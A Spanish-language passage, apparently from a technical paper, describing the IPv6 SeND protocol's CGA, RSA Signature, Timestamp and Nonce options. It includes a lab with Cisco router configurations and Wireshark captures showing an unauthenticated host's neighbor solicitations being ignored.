- Comienza el ciclo del cálculo de hash2 hasta que se encuentre el modificador final, este es el proceso mas costoso a nivel cómputo. El valor hash2 es un valor de hash que se calcula de una combinación del modificador y la clave pública que se concatena con un valor cero de prefijo de red y el contador de colisiones.

  El generador de direcciones intenta diferentes valores del modificador hasta que los bits (Sec*16) mas significativos de la izquierda de hash2 sean cero. Una vez que se encuentra una coincidencia, termina el ciclo para el cálculo Hash2.

  En este punto, el valor de modificador final se guarda y se utiliza como una entrada para el cálculo hash1.
- El valor hash1 es un hash de una combinación toda la estructura de datos de parámetros CGA. El **identificador de interfaz (IID)** se deriva de hash1, el valor hash se trunca a la longitud adecuada (64 bits). El valor Sec se codifica en los tres bits más significativos a la izquierda del identificador de interfaz; los bits 7 y 8 (u y g) de la izquierda del IID están reservados para un propósito especial.
- Finalmente se realiza el proceso DAD para asegurar que no hay colisión de direcciones dentro del mismo segmento.

Firma RSA

La opción Firma RSA permite asociar firmas con clave pública a mensajes NDP. El formato de la opción RSA Signature es el siguiente:

0 1 2 3 4 5 6 7	8 9 0 1 2 3 4 5	6 7 8 9 0 1 2 3	4 5 6 7 8 9 0 1
TYPE	**LENGTH**	**RESERVED**	
KEY HASH			
DIGITAL SIGNATURE			
PADDING			

Type	12
Length	La longitud de la opción RSA Signature (incluyendo los campos Type Length, Reserved, Key Hash, Digital Signature y Padding) en unidades de 8 octetos.
Reserved	Un campo de 16 bits reservado para uso futuro. El valor debe ser inicializado a cero por el remitente y debe ser ignorado por el receptor.
Key Hash	Un campo de 128 bits que contiene los 128 bits más significativos (a la izquierda) de un hash SHA-1 de la clave pública utilizada para construir la firma. El hash SHA-1 se toma sobre la presentación utilizada en el campo **Public Key** de la estructura de datos de CGA Parameters llevada en la opción CGA. Su propósito es asociar la firma a una clave particular conocida por el receptor. Dicha clave puede ser almacenada en la caché de certificados del receptor o recibida en la opción CGA en el mismo mensaje.
Digital Signature	Un campo de longitud variable que contiene una firma PKCS # 1 v1.5 construido utilizando la clave privada del emisor. El valor de la firma se calcula con el algoritmo RSASSA-PKCS1-v1_5 y el hash SHA-1. El campo comienza después del campo Key Hash. La longitud del campo Digital Signature está determinada por la longitud de la opción RSA Signature menos la longitud de los otros campos (incluido el campo de longitud variable Pad field).
Padding	Este campo de longitud variable contiene el relleno de bytes después del final de la firma.

Emisores RSA SIGNATURE

Si el nodo ha sido configurado para usar SeND los mensajes Neighbor Solicitation, Neighbor Advertisement, Router Advertisement y Redirect deben contener la opción RSA Signature. Los mensajes Router Solicitation enviados sin la dirección de origen no especificada deben contener la opción Firma RSA.

Un nodo que envía un mensaje con la opción RSA Signature debe construir el mensaje de la siguiente manera:

- El mensaje se construye en su totalidad, sin la opción RSA Signature.
- La opción RSA Signature se agrega como la última opción del mensaje.
- Se construyen los datos a firmar.
- El mensaje se firma mediante el uso de la clave privada configurada y la firma PKCS #1 v1.5 resultante se coloca en el campo Digital Signature.

Receptores RSA SIGNATURE

Los mensajes Neighbor Solicitation, Neighbor Advertisement, Router Advertisement y Redirect sin la opción RSA Signature deben ser tratados como no seguros.

Los mensajes Router Solicitation sin la opción RSA Signature también deben ser tratados como no seguros, a menos que la dirección de origen del mensaje sea la dirección no especificada.

Los mensajes Neighbor Solicitation, Neighbor Advertisement, Router Advertisement y Redirect con la opción RSA Signature deben ser tratados de la siguiente manera:

- El receptor debe ignorar las opciones que vienen después de la primera opción RSA Signature.
- El campo Key Hash debe indicar el uso de una clave pública conocida, ya sea uno aprendido de una opción CGA anterior en el mismo mensaje o uno conocido por otros medios.
- El campo Digital Signature debe tener la codificación correcta y no debe exceder la longitud de la opción RSA Signature menos el Padding.
- Si se ha configurado el uso de un vínculo de confianza, se debe conocer una ruta de certificación válida entre el vínculo de confianza del receptor y la clave pública del emisor.
- El receptor puede verificar sólo la propiedad CGA de un paquete.

Los mensajes que no cumplan con las condiciones anteriores deben ser descartados si el host ha sido configurado para aceptar sólo mensajes ND protegidos.

Timestamp y Nonce

Timestamp

El propósito de la opción Timestamp es asegurarse de que los advertisements no solicitados y los Redirect no hayan sido reproducidos. El formato de esta opción se describe a continuación:

0 1 2 3 4 5 6 7	8 9 0 1 2 3 4 5	6 7 8 9 0 1 2 3	4 5 6 7 8 9 0 1
TYPE	**LENGTH**	**RESERVED**	
RESERVED			
TIMESTAMP			
TIMESTAMP			

Type	13
Length	La longitud de la opción (incluidos los campos Tipo, Length, Reserved y Timestamp) en unidades de 8 octetos.
Reserved	Un campo de 48 bits reservado para uso futuro. El valor debe ser inicializado a cero por el emisor y debe ser ignorado por el receptor.
TIMESTAMP	Un campo representado por un entero sin signo de 64 bits que contiene un timestamp. El valor indica el número de segundos desde el 1 de enero de 1970, 00:00 UTC, utilizando un formato de punto fijo. En este formato, el número entero de segundos está contenido en los primeros 48 bits de campo, y los 16 bits restantes indican el número de fracciones 1/64K de un segundo.

Nonce

El propósito de la opción Nonce es asegurarse de que un advertisement es una respuesta nueva a una solicitud enviada anteriormente por un host. El formato de esta opción se describe a continuación:

0 1 2 3 4 5 6 7	8 9 0 1 2 3 4 5	6 7 8 9 0 1 2 3	4 5 6 7 8 9 0 1
TYPE	**LENGTH**	**NONCE**	
NONCE . .			

Type	14
Length	La longitud de la opción (incluidos los campos Type, Length, Reserved y Timestamp) en unidades de 8 octetos.
Nonce	Campo que contiene un número aleatorio seleccionado por el remitente del mensaje de solicitud. La longitud del número aleatorio debe ser de por lo menos 6 bytes. La longitud del número aleatorio debe seleccionarse de modo que la longitud de la opción nonce sea un múltiplo de 8 octetos.

Emisores NONCE y TIMESTAMP

Si el host ha sido configurado para usar SeND:

- todos los mensajes del tipo solicitation deben incluir un Nonce. Al enviar una solicitud, el remitente debe almacenar el Nonce internamente para que pueda reconocer cualquier respuesta que contenga ese nonce particular.

- todos los mensajes del tipo advertisements enviados en respuesta a una solicitud deben incluir un Nonce, copiado de la solicitud recibida.

- los routers pueden decidir enviar un advertisement de manera multicast a todos los nodos en lugar de una respuesta a un host específico; el router puede incluir el valor de Nonce para el host que desencadenó el anuncio multicast. Omitir el valor del nonce puede hacer que el host ignore el advertisement del router, a menos que los relojes en estos nodos estén los suficientemente sincronizados de modo que los Timestamps funcionen correctamente.

- todos los mensajes de solicitation, advertisement y redirect deben incluir un Timestamp. Los remitentes deben establecer el campo Timestamp a la hora actual, de acuerdo a sus relojes en tiempo real.

Receptores NONCE y TIMESTAMP

El procesamiento de las opciones Nonce y Timestamp depende de si un paquete es un advertisement solicitado. Un sistema puede implementar la distinción de varias maneras:

- El receptor debe verificar que ha enviado recientemente la solicitud correspondiente, y que el advertisement recibido contiene una copia del Nonce enviado en la solicitud.
- Si el mensaje contiene una opción Nonce pero el valor Nonce no se reconoce, el mensaje debe ser descartado.
- Si el mensaje no contiene una opción Nonce puede ser considerado un advertisement no solicitado.
- Si el mensaje es aceptado, el receptor debe almacenar el tiempo de recepción del mensaje y el tiempo de Timestamp en el mensaje.

Las siguientes reglas se aplican en todos los casos:

- Los mensajes recibidos sin al menos una de las opciones Timestamp o Nonce deben tratarse como no seguras; es decir procesadas de la misma manera que los mensajes NDP enviados por un nodo que no es SeND.
- Los mensajes recibidos con la opción RSA Signature pero sin la opción Timestamp deben descartarse.
- Los mensajes de solicitud recibidos con la opción RSA Signature pero sin la opción Nonce deben descartarse.
- Los advertisements enviados a una dirección de destino unicast con la opción RSA Signature pero sin una opción Nonce deben ser procesados como advertisements no solicitados.
- Una implementación puede utilizar algún mecanismo como un caché de timestamp para fortalecer la resistencia a los ataques de replay. Cuando hay un número muy grande de host en el mismo segmento o cuando un ataque de llenado de caché está en curso, es posible que el mismo se llene. En este caso, el host debe eliminar algunas entradas de la memoria caché o rechazar entradas nuevas solicitadas; la política específica en cuanto a qué entradas son preferidas sobre otras se deja como una decisión de implementación. Las políticas típicas pueden preferir las entradas existentes a las nuevas o las CGA con un gran valor Sec sobre valores Sec más pequeños.
- El receptor debe estar preparado para recibir las opciones de Timestamp y Nonce en cualquier orden.

Implementación del protocolo SeND

Planteamos un nuevo escenario en donde se implementará el protocolo SeND. Se definirán tres routers como parte de una infraestructura crítica, los cuales no deben aceptar ningún tipo de comunicación IPv6 sin previamente verificar la dirección del host emisor, corroborando que el propietario y el firmante de la dirección sea el mismo. Dicha arquitectura buscará mantener la integridad de los mensajes y autenticar la identidad del remitente.


Escenario de comunicación SeND

El escenario constará de tres routers conectados entre sí, donde la comunicación entre los mismos se basará en los siguientes supuestos:

- Router CA: será la autoridad certificante del dominio responsable de emitir y revocar los certificados utilizados para la comunicación mediante el protocolo SeND. Dicho router no tendrá direccionamiento IPv6 válido para el segmento, por ende no participará del NDP seguro.

- Router Gateway y Ministerio: ambos routers participarán de la comunicación IPv6 por medio de SeND.

Además se incorporará a un Atacante al segmento, el cual no tiene un certificado válido del Router CA y por ende no debería ser capaz de interactuar con Router Gateway o Ministerio.



Se procederá a configurar los routers de la siguiente manera:

Router CA
Configurar la interfaz del router CA interface GigabitEthernet0/0 ip address 11.0.0.1 255.255.255.0 # Generar el par de claves RSA crypto key generate rsa modulus 2048 label ca-router.ca.public # Habilitar web server ip http server # Declarar el router como CA crypto pki trustpoint local-ca rsakeypair ca-router.ca.public revocation-check none exit # Definir una etiqueta para el servidor de certificados crypto pki server CA-Router issuer-name CN=CA-Router, O=CA.public hash sha256 grant auto no shutdown

Router GATEWAY
Configurar la interfaz del router GATEWAY interface GigabitEthernet0/0 ip address 11.0.0.2 255.255.255.0

```
# Generar el par de claves RSA
crypto key generate rsa modulus 2048 label gateway-router.gobierno.public
# Permitir que la clave RSA sea utilizada por SeND
ipv6 cga modifier rsakeypair gateway-router.gobierno.public sec-level 1

# Declarar la CA que el router debe utilizar
crypto pki trustpoint CA-Router
        rsakeypair gateway-router.gobierno.public
        enrollment url http://11.0.0.1
        fqdn gateway-router.gobierno.public
        subject-name CN=gateway-router,O=gobierno.public
        revocation-check none
        serial-number none
        ip-address none
        exit

# Recuperar el certificado de la CA y autenticarlo
crypto pki authenticate CA-Router

# Generar una solicitud de certificado y mostrar dicha solicitud para su copia y pegado en el
servidor de certificados.
crypto pki enroll CA-Router
# Configurar CGA en la interfaz definida
# Configurar el servidor de confianza que se prefiere para validar los certificados
# Configurar parámetros generales de SeND (solo mensajes NDP seguros) para el prefijo local
interface  GigabitEthernet0/0
 ipv6 cga rsakeypair gateway-router.gobierno.public
 ipv6 address FE80:: link-local cga
 ipv6 address fc00::/64 cga
 ipv6 nd secured trustanchor CA-Router
 ipv6 nd secured full-secure
```

```
ipv6 nd prefix fc00::/64
```

Router MINISTERIO

```
#configurar la interfaz del router GATEWAY
interface GigabitEthernet0/0
 ip address 11.0.0.3 255.255.255.0

# Generar el par de claves RSA
crypto key generate rsa modulus 2048 label ministerio-router.gobierno.public

# Permitir que la clave RSA sea utilizada por SeND
ipv6 cga modifier rsakeypair ministerio-router.gobierno.public sec-level 1

# Declarar la CA que el router debe utilizar
crypto pki trustpoint CA-Router
        rsakeypair ministerio-router.gobierno.public
        enrollment url http://11.0.0.1
        fqdn ministerio-router.gobierno.public
        subject-name CN=ministerio-router,O=gobierno.public
        revocation-check none
        serial-number none
        ip-address none
        exit
# Recuperar el certificado de CA y autenticarla
crypto pki authenticate CA-Router

# Generar una solicitud de certificado y mostrar dicha solicitud para su copia y pegado en el
servidor de certificados.
crypto pki enroll CA-Router
```

```
# Configurar CGA en la interfaz definida
# Configurar el servidor de confianza que se prefiere para validar los certificados
# Configurar parámetros generales de SeND (solo mensajes NDP seguros) para el prefijo local
interface G0/0
 ipv6 cga rsakeypair ministerio-router.gobierno.public
 ipv6 address FE80:: link-local cga
 ipv6 address fc00::/64 cga
 ipv6 nd secured trustanchor CA-Router
 ipv6 nd secured full-secure
 ipv6 nd prefix fc00::/64
```

Observamos las direcciones MAC de ambos routers y las direcciones Ipv6 que se generaron a partir de SeND:

Gateway	**Ministerio**
Gateway-Router#sh int gigabitEthernet 0/0 address is ca04.16e6.0008	Ministerio#sh int gigabitEthernet 0/0 address is ca01.16f4.0008
Gateway-Router#sh ipv6 int br GigabitEthernet0/0 [up/up] FE80::209A:94D8:892A:6D07 FC00::30E4:5903:F8AF:73BD	Ministerio#sh ipv6 int br GigabitEthernet0/0 [up/up] FE80::3448:B710:A023:65D FC00::3452:BB4A:F798:5D66

Realizamos un ping para verificar la comunicación IPv6 desde Ministerio a Gateway y observamos el estado del NDC.

Ministerio#ping ipv6 FC00::30E4:5903:F8AF:73BD

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to FC00::30E4:5903:F8AF:73BD, timeout is 2 seconds:

!!!!!

Ministerio#sh ipv6 neighbors

IPv6 Address	Age	Link-layer Addr	State	Interface
FE80::209A:94D8:892A:6D07	15	ca04.16e6.0008	STALE	Gi0/0
FC00::30E4:5903:F8AF:73BD	0	ca04.16e6.0008	REACH	Gi0/0

Se observa que existe comunicación por medio de SeND entre ambos equipos. Analizando los paquetes recibidos en Gateway, se observa los parámetros de seguridad necesarios mencionados anteriormente para la comunicación segura del protocolo:

- ➔ CGA
- ➔ Timestamp
- ➔ Nonce
- ➔ RSA Signature

Paquetes Wireshark SeND recibidos en Gateway

No.	Time	Source	Destination	Protocol	Length	Info
33	14.546602	::	ff02::1:ffe6:8	ICMPv6	78	Neighbor Solicitation for fe80::c804:16ff:fee6:8
34	14.566834	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
35	14.778168	::	ff02::1:ff2a:6d07	ICMPv6	710	Neighbor Solicitation for fe80::209a:94d8:892a:6d07
40	15.502822	fe80::209a:94d8:892a:6d07	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
41	15.502902	fe80::209a:94d8:892a:6d07	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
42	15.764393	fe80::209a:94d8:892a:6d07	ff02::1	ICMPv6	710	Neighbor Advertisement fe80::209a:94d8:892a:6d07 (ovr) is at ca:04:16:e6:00:08
43	15.985688	::	ff02::1:ffaf:73bd	ICMPv6	710	Neighbor Solicitation for fc00::30e4:5903:f8af:73bd
45	16.558967	fe80::209a:94d8:892a:6d07	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
46	16.559046	fe80::209a:94d8:892a:6d07	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
47	16.709951	fc00::30e4:5903:f8af:73bd	ff02::1	ICMPv6	710	Neighbor Advertisement fc00::30e4:5903:f8af:73bd (ovr) is at ca:04:16:e6:00:08
81	261.348059	fc00::30e4:5903:f8af:73bd	ff02::1:ff98:5d66	ICMPv6	718	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from ca:04:16:e6:00:08
82	261.576620	fc00::3452:bb4a:f798:5d66	fc00::30e4:5903:f8af:73bd	ICMPv6	718	Neighbor Advertisement fc00::3452:bb4a:f798:5d66 (sol, ovr) is at ca:01:16:f4:00:08
83	261.600431	fc00::30e4:5903:f8af:73bd	fc00::3452:bb4a:f798:5d66	ICMPv6	114	Echo (ping) request id=0x12bb, seq=0, hop limit=64 (reply in 84)
84	261.606906	fc00::3452:bb4a:f798:5d66	fc00::30e4:5903:f8af:73bd	ICMPv6	114	Echo (ping) reply id=0x12bb, seq=0, hop limit=64 (request in 83)
85	261.610645	fc00::30e4:5903:f8af:73bd	fc00::3452:bb4a:f798:5d66	ICMPv6	114	Echo (ping) request id=0x12bb, seq=1, hop limit=64 (reply in 86)
86	261.617070	fc00::3452:bb4a:f798:5d66	fc00::30e4:5903:f8af:73bd	ICMPv6	114	Echo (ping) reply id=0x12bb, seq=1, hop limit=64 (request in 85)
87	261.620842	fc00::30e4:5903:f8af:73bd	fc00::3452:bb4a:f798:5d66	ICMPv6	114	Echo (ping) request id=0x12bb, seq=2, hop limit=64 (reply in 88)
88	261.627319	fc00::3452:bb4a:f798:5d66	fc00::30e4:5903:f8af:73bd	ICMPv6	114	Echo (ping) reply id=0x12bb, seq=2, hop limit=64 (request in 87)
89	261.631049	fc00::30e4:5903:f8af:73bd	fc00::3452:bb4a:f798:5d66	ICMPv6	114	Echo (ping) request id=0x12bb, seq=3, hop limit=64 (reply in 90)
90	261.637491	fc00::3452:bb4a:f798:5d66	fc00::30e4:5903:f8af:73bd	ICMPv6	114	Echo (ping) reply id=0x12bb, seq=3, hop limit=64 (request in 89)
91	261.641259	fc00::30e4:5903:f8af:73bd	fc00::3452:bb4a:f798:5d66	ICMPv6	114	Echo (ping) request id=0x12bb, seq=4, hop limit=64 (reply in 92)
92	261.647639	fc00::3452:bb4a:f798:5d66	fc00::30e4:5903:f8af:73bd	ICMPv6	114	Echo (ping) reply id=0x12bb, seq=4, hop limit=64 (request in 91)

```
▷ Frame 81: 718 bytes on wire (5744 bits), 718 bytes captured (5744 bits) on interface 0
▷ Ethernet II, Src: ca:04:16:e6:00:08 (ca:04:16:e6:00:08), Dst: IPv6mcast_ff:98:5d:66 (33:33:ff:98:5d:66)
▷ Internet Protocol Version 6, Src: fc00::30e4:5903:f8af:73bd, Dst: ff02::1:ff98:5d66
◢ Internet Control Message Protocol v6
    Type: Neighbor Solicitation (135)
    Code: 0
    Checksum: 0x0e14 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: fc00::3452:bb4a:f798:5d66
  ▷ ICMPv6 Option (Source link-layer address : ca:04:16:e6:00:08)
  ◢ ICMPv6 Option (CGA)
      Type: CGA (11)
      Length: 41 (328 bytes)
      Pad Length: 5
      Reserved
    ▷ CGA: 96cd8f5c81ecb072dc14a034a5b4d4c0fc00000000000000...
      Padding
  ◢ ICMPv6 Option (Timestamp)
      Type: Timestamp (13)
      Length: 2 (16 bytes)
      Reserved
      Timestamp: Feb  8, 2017 12:47:44.000000000 Hora de verano Sudamérica este
  ◢ ICMPv6 Option (Nonce)
      Type: Nonce (14)
      Length: 1 (8 bytes)
      Nonce: 923cde680faa
  ◢ ICMPv6 Option (RSA Signature)
      Type: RSA Signature (12)
      Length: 35 (280 bytes)
      Reserved
      Key Hash: de86fb0fe703c2efa5deadfe6ef95423
      Digital Signature and Padding
```

```
▷ Frame 82: 718 bytes on wire (5744 bits), 718 bytes captured (5744 bits) on interface 0
▷ Ethernet II, Src: ca:01:16:f4:00:08 (ca:01:16:f4:00:08), Dst: ca:04:16:e6:00:08 (ca:04:16:e6:00:08)
▷ Internet Protocol Version 6, Src: fc00::3452:bb4a:f798:5d66, Dst: fc00::30e4:5903:f8af:73bd
◢ Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0x056b [correct]
    [Checksum Status: Good]
  ▷ Flags: 0x60000000
    Target Address: fc00::3452:bb4a:f798:5d66
  ◢ ICMPv6 Option (Target link-layer address : ca:01:16:f4:00:08)
      Type: Target link-layer address (2)
      Length: 1 (8 bytes)
      Link-layer address: ca:01:16:f4:00:08 (ca:01:16:f4:00:08)
  ◢ ICMPv6 Option (CGA)
      Type: CGA (11)
      Length: 41 (328 bytes)
      Pad Length: 5
      Reserved
    ▷ CGA: fec1347dd52f5af5ee3e298f466e9a95fc00000000000000...
      Padding
  ◢ ICMPv6 Option (Timestamp)
      Type: Timestamp (13)
      Length: 2 (16 bytes)
      Reserved
      Timestamp: Feb  8, 2017 12:46:44.000000000 Hora de verano Sudamérica este
  ◢ ICMPv6 Option (Nonce)
      Type: Nonce (14)
      Length: 1 (8 bytes)
      Nonce: 923cde680faa
  ◢ ICMPv6 Option (RSA Signature)
      Type: RSA Signature (12)
      Length: 35 (280 bytes)
      Reserved
      Key Hash: 33777769cee29e419e4f5afd332510da
      Digital Signature and Padding
```

Al establecer una comunicación segura, el Atacante no podrá intercambiar ningún mensaje del tipo ICMPv6 con los routers Gateway o Ministerio; estos descartaran los mismos ya que no cumplen con las condiciones de seguridad impuestas por SeND.


Paquete Wireshark emitidos por el Atacante

No.	Time	Source	Destination	Protocol	Length	Info
6	70.546927	::	ff02::16	ICMPv6	130	Multicast Listener Report Message v2
7	70.619085	::	ff02::16	ICMPv6	150	Multicast Listener Report Message v2
8	70.683083	::	ff02::1:ff5c:4b4f	ICMPv6	78	Neighbor Solicitation for fe80::20c:29ff:fe5c:4b4f
9	71.266988	::	ff02::1:ff00:9	ICMPv6	78	Neighbor Solicitation for fc00::9
10	71.534984	::	ff02::16	ICMPv6	150	Multicast Listener Report Message v2
11	71.684483	fe80::20c:29ff:fe5c:4b4f	ff02::16	ICMPv6	170	Multicast Listener Report Message v2
12	71.690901	fe80::20c:29ff:fe5c:4b4f	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
13	72.194981	fe80::20c:29ff:fe5c:4b4f	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
14	72.474899	fe80::20c:29ff:fe5c:4b4f	ff02::16	ICMPv6	170	Multicast Listener Report Message v2
16	104.752940	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
17	105.751295	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
18	106.751253	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
19	107.769032	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
20	108.767301	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
21	109.767310	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
22	110.785769	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
23	111.783339	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
24	112.783161	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f

```
▷ Frame 16: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
▷ Ethernet II, Src: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f), Dst: IPv6mcast_ff:98:5d:66 (33:33:ff:98:5d:66)
▷ Internet Protocol Version 6, Src: fc00::9, Dst: ff02::1:ff98:5d66
◢ Internet Control Message Protocol v6
    Type: Neighbor Solicitation (135)
    Code: 0
    Checksum: 0x6a42 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: fc00::3452:bb4a:f798:5d66
  ◢ ICMPv6 Option (Source link-layer address : 00:0c:29:5c:4b:4f)
      Type: Source link-layer address (1)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f)
```

Paquete Wireshark no SeND recibidos por Ministerio

No.	Time	Source	Destination	Protocol	Length	Info
4	12.572767	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
5	13.568966	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
7	14.568871	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
8	15.580217	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
9	16.576881	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f
10	17.576891	fc00::9	ff02::1:ff98:5d66	ICMPv6	86	Neighbor Solicitation for fc00::3452:bb4a:f798:5d66 from 00:0c:29:5c:4b:4f



Corolario SeND

Se ha demostrado que implementar SeND provee seguridad a la mensajería en una red IPv6, pero puede existir un problema de compatibilidad del protocolo entre distintos desarrolladores de dicha solución.

Existen diferentes implementaciones de SeND y no necesariamente se basan un 100% en el estándar definido en la RCF 3971; se aconseja utilizar la implementación de un mismo fabricante o desarrollador a la hora de aplicar SeND. Uno de las variantes que podríamos encontrar es que se permita autenticar al propietario de una dirección y que el mismo sea diferente de la parte firmante, situación prohibida por definición de la RFC y mencionada como posible futura funcionalidad.

Una propiedad de la generación de CGA es que cualquier host es capaz de vincular una clave pública autogenerada a una dirección IPv6. Para que un destinatario sepa si puede confiar en un mensaje, incluso si su firma se puede verificar con la clave pública, tendrá que saber si puede confiar en el host IPv6 detrás de la dirección de origen. La especificación propuesta para CGA no detalla cómo se podría realizar la autenticación inicial de una dirección de este tipo.

Cabe mencionar que generar direcciones CGA es realmente costoso a nivel cómputo. Se recomienda que si se implementa SeND se realice sobre un segmento local controlado, estableciendo de antemano un mecanismo de contingencia en caso de que la disponibilidad de los equipos críticos se vea afectada por utilizar dicho protocolo.

El uso del protocolo SeND está pensado para ser implementado en segmentos locales, en donde se necesita securizar el intercambio de mensaje entre los hosts presentes en el mismo. En caso de necesitar intercambiar información con redes globales, se aconseja el uso de otros mecanismos de seguridad de capas superiores como lo es IPSec.

Conclusión

Las redes IPv4 deberán ser migradas no solo por la escasez de direcciones IPv4, sino porque IPv6 es un protocolo creado para optimizar el procesamiento de tráfico en la nueva generación de redes de alta velocidad; centrándose en la escalabilidad del protocolo y estableciendo nuevas funcionalidades de comunicación.

Al momento de implementar IPv6 en una infraestructura crítica se debe conocer el funcionamiento del mismo en detalle para poder aprovechar los beneficios que otorga, sin verse afectado por problemas de seguridad inherentes a las nuevas funcionalidades implementadas. Se debe tener presente que los ataques al segmento IPv6 pueden estar originados en hosts malintencionados o simplemente en equipos mal configurados, por lo que se deberá monitorear el comportamiento de la red en todo momento.

Hemos demostrado que manipulando los paquetes del tipo ICMPv6, se pueden introducir ataques de suplantación de identidad, denegación de servicio o de reinyección de paquetes. Dicha manipulación se basa en el uso de las funciones propias del protocolo IPv6 y no por una falla de diseño del mismo.

Los arquitectos de soluciones IPv6 deben diseñar en detalle el escenario en donde se va a implementar el protocolo, defiendo cuales son los equipos críticos y cuales son las técnicas de mitigación de ataques a utilizar para la defensa de la red. Se debe definir previamente la función de los hosts en el segmento, bloqueando los mensajes que no se correspondan con la funcionalidad del host.

Si se decide utilizar el protocolo SeND, se podrá autenticar los mensajes ICMPv6 securizando el segmento IPv6. Se debe tener en cuenta que el protocolo SeND no está implementado en todos los productos que soporten IPv6, con lo que se deberá analizar cada equipamiento presente al momento de diseñar una red segura con dicho protocolo.

Cada proveedor de soluciones IPv6 puede implementar SeND de una manera en particular y no necesariamente se basa 100% en el estándar de mensajería o funcionalidad, pudiendo provocar problemas de interoperabilidad entre los equipos del segmento. Se debe implementar SeND en un entorno controlado y con un plan de contingencia definido, analizando la comunicación entre los hosts previo a la puesta en producción.

